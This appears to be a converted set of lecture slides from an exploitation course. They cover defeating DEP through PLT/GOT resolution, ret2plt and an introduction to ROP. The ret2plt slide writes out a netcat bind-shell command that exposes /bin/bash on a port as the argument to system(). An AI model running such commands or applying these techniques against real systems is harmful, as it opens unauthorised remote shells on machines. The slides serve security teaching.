
## Shared Library Properties

- Shared libraries reference a certain version of a library
- Shared libraries can:
  - Be updated (grow in size)
  - Load in arbitrary order
- Therefore: Unknown exact location of shared library in memory space!

# Defeating DEP – Shared Libraries Intro



# Defeating DEP – Shared Libraries Intro





# Defeating DEP – Shared Libraries Intro

Call's in ASM are ALWAYS to absolute addresses


```
e8 d5 38 fd ff          call    805e4c0 <strlen@plt>
```

How does it work with dynamic addresses for shared libraries?


Solution:

- A “helper” at a static location
- In Linux: PLT+GOT (they work together in tandem)


# Defeating DEP – Shared Libraries Intro



# Defeating DEP – Shared Libraries Intro



# Defeating DEP – Shared Libraries Intro



# Defeating DEP – Shared Libraries Intro

How does it work?

- “call system()” is actually “call system@plt”
- The PLT resolves system@libc at runtime
- The PLT stores system@libc in system@got

# Defeating DEP – Shared Libraries Intro

.code:

call <system@plt>

.plt:

call <system@got>

.got:

call <RTLD>

RTLD:

Resolve  
address of  
system@libc

# Defeating DEP – Shared Libraries Intro

.code:

```
call <system@plt>
```

.plt:

```
call <system@got>
```

.got:

```
call <system@libc>
```

Write system@libc

RTLD:

Resolve  
address of  
system@libc



## Defeating DEP – Shared Libraries Intro

.code:

```
call <system@plt>
```

.plt:

```
call <system@got>
```

.got:

```
call <system@libc>
```

system@libc:

[Code]





# Defeating DEP – Shared Libraries Intro

Before executing system():

```
gdb-peda$ print &system  
$1 = 0x8048300 <system@plt>
```

After executing system():

```
gdb-peda$ print &system  
$2 = 0xb7e67060 <system> @libc
```

# Defeating DEP – Shared Libraries Intro

Before executing system():

```
gdb-peda$ print &system
$1 = 0x8048300 <system@plt>
```

After executing system():

```
gdb-peda$ print &system
$2 = 0xb7e67060 <system> @libc
```

Program Headers:

Type	Offset	VirtAddr	Flg	Align
PHDR	0x000034	0x08048034	R E	0x4
INTERP	0x000154	0x08048154	R	0x1
LOAD	0x000000	0x08048000	R E	0x1000
LOAD	0x000f14	0x08049f14	RW	0x1000

```
02      .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr
.gnu.version .gnu.version_r .rel.dyn .rel.plt .init .plt .text .fini .rodata
.eh_frame_hdr .eh_frame
```

# Defeating DEP – Shared Libraries Intro

Before executing system():

```
gdb-peda$ print &system
$1 = 0x8048300 <system@plt>
```

After executing system():

```
gdb-peda$ print &system
$2 = 0xb7e67060 <system> @libc
```

```
$ cat /proc/31261/maps
```

```
...
b7e27000-b7e28000 rw-p 00000000 00:00 0
b7e28000-b7fcb000 r-xp 00000000 08:02 672446 /lib/i386-linux-gnu/libc-2.15.so
b7fcb000-b7fcd000 r--p 001a3000 08:02 672446 /lib/i386-linux-gnu/libc-2.15.so
...
```



# Defeating DEP – Shared Libraries Intro

Conclusion:

- Shared library interface is stored at a static memory location



# Exploiting: DEP – Ret2plt

How 2 ret2plt:

EIP = &system@plt

arg = &meterpreter\_bash\_shellcode

```
system("nc -l -p 31337 -e /bin/bash")
```


Note:

- In x64, arguments for functions are in registers
- In x32, arguments for functions are on the stack



# Exploiting: DEP – Ret2plt

- Can invoke any imported function of shared libraries
  - E.g. `system()` (to execute arbitrary (bash-) code)
  - These are at a known, static location in the PLT
- No need for shellcode on stack or heap
  - We use pre-existing code/functionality
- See challenge15 for details



# ROP

## ROP

- Extension of “return to libc”
- “Borrowed Code Junks”
- Code from binary, followed by a RET
- Called “gadgets”
- Return Oriented Programming (ROP)



